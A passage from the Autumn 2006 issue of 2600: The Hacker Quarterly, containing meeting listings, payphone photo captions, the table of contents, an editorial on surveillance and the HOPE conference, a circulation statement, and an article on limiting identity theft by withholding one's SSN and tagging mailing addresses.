Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Bit Players' Lounge, 745 W. Johnson St.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.

Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court, 2025 Guadalupe St.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.


Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

South American Payphones



Chile. In the tiny town of Cucao on the island of Chiloe, this picturesque phone booth was found.

Chile. Apart from clashing with its surroundings, this blue phone resembles the old credit card phones that used to be all over the place in the States.

Photos by Pelayo Besa Vial

Brazil. Seen in Salvador, a city in the northeast of the country, where people often look as if they're being devoured by payphones.

Brazil. These phones are meant to resemble a folk instrument known as a berimbau, which looks remarkably similar - just not as scary.

Photos by Marta Strambi

Visit http://www.2600.com/phones/

to see even more foreign payphone photos!

The Back Cover Photo

This is an interesting little nail care shop located in a strip mall on the corner of Rt. 59 and New York Ave., Naperville, Illinois. Their explanation of the name is that it's either supposed to mean "unisex" or "uniques." They apparently also run Windows. Spotted by Wordsmith.


Some of you may have heard of the recent Phoenix hostage standoff at the 2600 Building. Our public relations department will stop at nothing to get our name out there. Several of you sent us screen captures from your local TV news. This one was sent by Phnx_fiend. (And everyone got out safely.)

Keep on sending in your submissions for the back cover. But PLEASE make sure any digital photos are high resolution. We can't print stuff that is only 20k in size!
Email your submissions to articles@2600.com or use snail mail to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.
If we use your picture, you'll get a free two-year subscription (or back issues) and a 2600 sweatshirt (or two t-shirts).

Volume Twenty-Three, Number Three
Autumn 2006, $5.50 US, $8.15 CAN

2600


The Hacker Quarterly



0 74470 83158 7

More Iranian Payphones

One of the more modern public phones operated by the Iranian PTT in the northern part of Tehran.



An older public phone but easily one of the coolest designs we've ever seen on any phone old or new. Found in Shiraz.

This is what a privately operated payphone in Tehran looks like up close. For those keeping track, the fee is 250 rials in coins.

Also in Tehran, this demonstrates how privately operated payphones can literally be put anywhere that happens to be convenient.

Photos by op amp

Got foreign payphone photos for us? Email them to payphones@2600.com.
Use the highest quality settings on your digital camera please.
(More photos on inside back cover.)

Directory

Hope and Fear ---- 4

Identify Theft: Misinformation Can Be Your Friend ---- 7

Where Have The Philes Gone? ---- 9

A Back Door to Your Oracle Database ---- 11

Telecom Informer ---- 13

Hacking Flickr ---- 15

Fun with the Sears POS ---- 17

Never Pay for WiFi Again! ---- 18

Hacking MySpace using common sense ---- 21

Ringtone Download Folliez ---- 23

Hacker Perspective: Mark Abene aka Phiber Optik ---- 26

Insecurity at Pep Boys ---- 28

Mobile Devices - Current and Future Security Threats ---- 30

Letters ---- 32

Hacking the System: Useful Connections ---- 46

Techno-Exegesis ---- 49

Ownage by AdSense ---- 51

Information's Imprisonment ---- 52

Singapore Library Mischief ---- 54

Monitoring Motorola Canopy with Windows XP and MRTG ---- 55

Attacking Third Party Tracking ---- 56

Marketplace ---- 58

Puzzle ---- 60

Meetings ---- 62

Hope and Fear

We live in very perilous times. More often than not, perilous times also tend to be interesting times. And because of who we are and what we do, interesting times can turn out to be very inspirational and constructive.

So how should we be feeling? Scared? Hopeful? Nervous? Anyone paying any attention will feel all of this and more in the course of a few minutes just by going through the headlines. Will we have any privacy at all when the dust settles? Are we going to be next on the list of enemies of the state? Is there a chance, however small, that we can help to influence the direction our society is going in and get it to arrive at a better place?

We have no crystal ball so any outcome is really possible. But there are certain givens and these seem to be manifested in a few distinct outlooks. Not paying attention to the bad stuff and living life in a detached state (not reading newspapers or keeping up to date on the major developments) is perhaps the single most harmful thing you can do. Apathy is a great thing for those who want to push society in a particular direction without opposition. Conversely, becoming fixated by the negative developments will only foster a permanent disillusionment that will prevent you from seeing anything positive, not to mention keep other people from wanting to be anywhere near you. And of course, there are the hopelessly naive who - while they may be paying attention and not letting their spirits be crushed - believe that there's not much they can do and that everything will somehow work itself out in the end.

We need to find space somewhere in the middle of these three groups. That means paying attention, not letting it all drive you crazy, and believing that you have the power to effect change. It's really quite incredible how few people there are who are able to fit into this category and not get vacuumed into one of the doomed outlooks. But this too can have a positive spin: If you manage to become one of these few, your actions will mean all the more. You may have already noticed this on a smaller scale. If you're currently in school, look around you. Do most people seem to not really care? Is it all about just getting it over with for them? In such a setting, someone who actually cares can really get a lot done just by getting involved. Whether or not you think this is even a halfway worthwhile environment to attempt to influence, it seems obvious that it's an ideal setting to learn how to interact, stand up for what you believe in, and see how opposition expresses itself.

So let's get back to the real world where there's an awful lot to be concerned with. The so-called "war on terror" is the best thing that could have happened to those interested in building a surveillance state. Fear is their ally. Without it, the paving over of privacy would be so much harder to justify. People would recognize the trends as something they saw in some science fiction story somewhere. The eroding of individual liberties and the expansion of governmental control has been prophesied so many times that it would almost seem to be inevitable. There doesn't seem to be much doubt that the desire to control all that is around us is a somewhat negative aspect of our human nature. But individuality is another part of human nature and we can't help but notice that over the entire course of history, this individuality never seems to be crushed. We see no reason why things have to be different now. While fear may be steering most of us at the moment, that simply can't last forever.

Here are some of the current items of interest. Over recent months, we've seen technology introduced that can scan thousands of license plates within a minute. In this age of abductions and stolen cars, we never have to worry again. Of course, we can also never expect to get away with an overdue library book once the computers start talking to each other. And how long before the very idea of not knowing where someone is becomes a thing of the past?

In a highly publicized incident, three Texas men who had purchased several hundred cell phones were arrested on suspicion of being possible terrorists. Why? Because cell phones could

be used as detonators. And if one cell phone could blow up a plane, imagine how many thousands of lives might have been at risk here. Or, failing that, prepaid cell phones (as these were) could be used to hide identities. People involved in terrorism prefer to hide their identities, don't they? Add to this the fact that these men had Middle Eastern heritage and most people bought into the whole thing. Not as many heard when the charges were dropped due to there being no evidence of any wrongdoing.

And more recently in New York, a satellite television installer made all the headlines when he was arrested for being a terrorist conspirator after hooking up the al Manar network in people's homes. The U.S. government has defined al Manar as a terrorist television network. The public reaction to these accusations has been one of horror. But, failing any actual financial connection to this network, this is something that has never before been seen as a crime in our country. We may not like hate speech but it is within our rights to read it, listen to it, or watch it if we so desire. People being arrested for watching foreign television broadcasts used to be something that only happened in dictatorial regimes. Now it's one small step away from happening right here.

There are many more similar stories going on and it's all set on the backdrop of wasteful military adventures overseas and our own crumbling infrastructure. It may seem as if it's hopeless and that the vast majority of people are being shamefully manipulated. And there's a degree of truth in that. But with every one of these stories that gets reported, we find more people questioning the conclusions and speaking out against the absurdities. If it were truly a lost cause, we never would have even gotten to that stage.

Of course, we have a lot of reason to hold onto our optimism. We've just come out of a HOPE summer. Every two years we have a Hackers On Planet Earth conference in New York City and they always seem to inspire a lot of people to get involved, be creative, and, yes, be hopeful. There are a lot of things to be optimistic about and a lot of really talented people who have managed to hold onto their positive outlooks.

The mere fact that we're able to do this is cause for celebration. It's impossible to be disillusioned about the current state of affairs when you get to see thousands of people learning, sharing, and building new technological toys. Sure, new developments in technology can be used for bad purposes. Almost anything can be. Technology can also be used in very positive ways if we're not afraid to dive in and learn how to control it.

Developments in RFID and GPS technologies can be used for all sorts of tracking applications. But there are always ways of defeating or confusing the devices. And who says we are the only ones to be monitored? At the conference, attendees not only learned ways to protect themselves but also discovered how to track the trackers and find all sorts of interesting info. VoIP technology also has shown itself to be a major catalyst of change. Used properly, individuals can have the power to establish voice links all over the world using extremely cheap or completely free methods - power that would have been unheard of a mere handful of years ago. It didn't have to move in this direction. VoIP could have become a commercially controlled product, as the entire Internet could have. Individual visions have not died in our arena because people have grabbed the tools and started building without waiting for permission.

We could go on for a very long time with the subject matter that inspired so many at HOPE. Everything from becoming the media to urban exploring to encryption developments to wireless technology. But what really matters in the end and what will determine whether or not we conquer the fear and apathy surrounding us is whether enough people have been inspired to question and to defy that which goes against our sense of freedom.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2006.
Annual subscription price $20.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953.
Managing Editor: Eric Corley, 2 Flowerfield, ST. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, ST. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6 Extent and nature of circulation
7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A Total Number of Copies	75,625	73,500
B Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	5,147	5,131
2 Paid In-County Subscriptions	49	49
3 Sales Through Dealers and carries, street vendors, and counter sales	64,693	62,455
4 Other Classes Mailed Through the USPS	0	0
C Total Paid and/or Requested Circulation	69,889	67,635
D Free Distribution by Mail (samples, complimentary, and other free)		
1 Outside-County	425	420
2 In-County	3	3
3 Other Classes Mailed Through the USPS	0	0
E. Free Distribution outside the mail. (Carriers of other means)	5,308	5,442
F Total free distribution	5,736	5,865
G Total distribution	75,625	73,500
H Copies not distributed	0	0
I. Total	75,625	73,500
J Percent paid and/or requested circulation	93	92

"An internet was sent by my staff at 10 o'clock in the morning on Friday. I got it yesterday. Why?" - Senator Ted Stevens displaying his knowledge of the Internet earlier this summer in a speech designed to help defeat the network neutrality initiative.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Frederic Guimont, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, thal**

IRC Admins: **koz, sj, beave, carton, r0d3nt, shardy**

Inspirational Music: **Cristian Vogel, Paul Whiteman**

Shout Outs: **nac.net, Rainbow, Project Evil, Big Frank, Warlord, the staff, speakers, attendees, and hotel staff who made HOPE Number Six the best conference yet**

RIP: **Syd**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.
Copyright (c) 2006
2600 Enterprises, Inc.


YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2005 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

Identity Theft:



Misinformation Can Be Your Friend

by Arcade One

All the advice I've seen about protecting yourself against identity theft is about as effective as Homeland Security's advice to buy duct tape and tarps to protect yourself against terrorists. Even if you follow their advice (most of which is common sense anyway), chances are you're already screwed.

This article looks at common ways in which your name, address, SSN, and other personal info can be legitimately compromised without your knowledge and then explores some simple (albeit unorthodox) ways to minimize the risks.

Shortly after reading an article in *2600* (20:4) that mentioned removing your SSN from your credit rating I began the process of purchasing a house. Because this was to be my second time purchasing a house I was already familiar with all the steps involved - from getting a mortgage to setting up accounts with my local utility companies. In particular, I was all too familiar with the stream of junk mail and phone calls that start when businesses get their grubby paws on your address and phone number following your purchase. Worse than that though is the potential invasion of privacy, abuse, and fraud that can be perpetrated by somebody with the right information.

Note that the information contained herein is not legal advice (despite my using fancy words like "herein") and you are strongly urged to consult an attorney if you have any questions about the purchase, sale, or transfer of ownership of a house or any other legal proceedings for that matter. Also note that this article is intended to be a recollection of my experiences and as such I have spent relatively little time verifying my claims for accuracy. Last but not least, the laws may be different in your state (or country).

When you buy a house, the purchaser's name gets added to the (publicly accessible) tax rolls. That means anybody can go online and find out when a given property was sold, who purchased it, what it was sold for, and what the property taxes are - for any sale made to any house at any time. (For instance, for Palm Beach County see http://www.co.palm-beach.fl.us/tc_pubaccess/.)

Your Home's Title

A "title" is a legal document that describes who owns a particular house. Usually the information contained in the title only changes during a sale but it can also change when, say, two people own a house and one relinquishes their interest in it by signing a "quit claim" deed. In any case, whenever a title change goes into effect the new information becomes public record. Many companies regularly purchase tax rolls from the county (which is only too happy to sell it to them) and send out junk mail to the people named in the tax rolls.

Since the title must include the homeowner's legal name, you don't have much choice in obfuscating it. The only way I can think of would be to purchase the house in the name of a company, partnership, or trust but that gets into legal stuff that is beyond the scope of this article.

Multiple Listing Service (MLS)

When you sell your home through a real estate agent they will list it in the MLS (Multiple Listing Service). Companies of all manner of moral standing access this database regularly for newly listed homes. While an MLS listing usually doesn't include your name, it is still a trigger that you are considering selling your home and as such subjects you to the whims of marketers who will try to sell you related products and services for moving, cleaning, storage, and anything else that they might want to market to somebody who is selling their home.

Utility Companies

When you buy a house, chances are you'll want utilities such as gas, electricity, water, sewage, phone, and cable. Most of the companies that provide these services ask for your SSN, at the very least simply to identify you uniquely but often to run a credit check. (After all, they're fronting you their services - and in the case of cable TV, physical hardware - and they don't want to be ripped off by a deadbeat.) Some also ask for your driver's license number or other state issued ID.

Thereafter, whenever you call them to get info on your account or make changes to your services they will ask you to identify yourself by recalling the last four digits of your SSN. Problem is, your SSN is notoriously easy for anybody to obtain and

armed with that info (or at the very least the last four digits) they can monkey with your account to their heart's content. And your driver's license number isn't particularly hard for somebody to get ahold of either.

Aware of this, I purposely avoided divulging my SSN or driver's license number when setting up accounts with my utility companies. The results were interesting to say the least. Some companies initially weren't sure what to do but ultimately they all had a contingency plan.

Although I already had a BellSouth account, to set up service at a new address I had to provide my SSN and since I didn't want to do so BellSouth required me to go in person to a third party payment center where the guy behind the counter glanced at my passport for less than a second and made a note into his computer that I had paid them a $100 deposit (refundable after one year of continuous service). Ironically the payment center accepted cash or checks but not credit cards.

The power company required a $240 deposit (refundable after 24 months of uninterrupted service provided I made no late payments) in lieu of me giving them my SSN.

The water company let me get away with faxing them a copy of my passport.

Interestingly, I was able to get away with not providing my SSN or driver's license number to the cable company and they didn't make me pay an extra deposit either. I think they had my SSN from the last time I (stupidly) gave it to them when setting up an account.

Name and Address

So much for my SSN and driver's license number. What about my name and address? Many of these companies share information with affiliated third parties (usually meaning anybody who is willing to cough up the money to pay for it) and virtually all of them use this info to solicit future business (such as calling you to upgrade to the next level of cable service).

Most companies let you provide an alternate billing address (different from the address where you actually receive service). Options for protecting your physical address (opening a post office box) are beyond the scope of this article. However, here's a tip that will help you at least identify who is sharing your address. When providing your billing address, add a bit of info that will uniquely identify that particular company. For example, if you live in a single family home you can add an apartment number (e.g., #1A for ABC Cable, #2A for American Express, #1B for Bell South, #1D for DMV, etc.). Then when you start receiving mail from Joe's Window Tinting addressed to you at apartment #1A, you'll know they got your address from ABC Cable.

I keep a list of which companies I have given which apartment numbers to. So far the list contains 65 individual apartment numbers.

Now you may wonder how it is possible to place a credit card order if you are constantly providing a different apartment number since part of the verification process is to ensure the address you provide matches the billing address on file. The good news is the apartment number is usually dropped when attempting to verify an address. So even though your credit card bill gets sent to 123 Main St., #3A, you can specify 123 Main St., #5D without any problems.

If you already live in an apartment and/or simply want to further obfuscate your real address, you have several choices:

- Add a suite number. For instance, if you live in apartment #5D, add a unique suite number that identifies a particular company: "Suite C1" for the cable company, "Suite P3" for the phone company, etc.
- Append a unique identifier to your existing apartment number. If you live in apartment #5D, add a dash and then a unique code that identifies the company you want to track: #5D-1, #5D-2, #5D-3, etc.
- Add a unique identifier to the house number. If you live at 123 Main St., #5D, change it to 123-A Main St., #5D, or 123-B Main St., #5D.
- Last but not least, use a unique first and/or last name. For example, you could have your phone bill sent to Belle Doe and your cable bill sent to Telly Doe.

I'm lucky because I have two other options for obfuscating my real address. If you're like me and you live in a house with an alley behind it, consider using the name of the alley rather than the street your house faces.

Best of all, the mail in my neighborhood gets delivered to a common mailroom where the postal worker inserts it into individual mailboxes that are given numbers unrelated to our actual house numbers (presumably so a thief won't know which mailbox contains mail for which house). This affords me the opportunity to use the address of the mailroom (yes, it is housed in a building with its own address) combined with the mailbox number as my mailing address. Voila! Free P.O. box!

Keep in mind that the more you obfuscate your name and address, the greater the chances the post office will return your mail to the sender. But all things considered, you have to munge it pretty badly for them to do that.

The advantage of using a unique person's name in your mailing address is that you can theoretically notify the post office that one of those

names has moved and they should stop delivering mail to that person. For example, if you had your new computer shipped to "Ken Puter" (get it?) and you start getting all sorts of other solicitations addressed to that name, simply notify the post office that Ken Puter has moved and they will stop delivering mail addressed to that person.

Remember that the post office isn't run by geniuses and the danger of asking them to stop mail addressed to one person is that they will occasionally (or worse, frequently) return mail addressed to other people at the same address. So if you're going to try this, make sure the names you select are unique and clearly distinct from each other, and even then don't be surprised if your mail occasionally gets "lost."

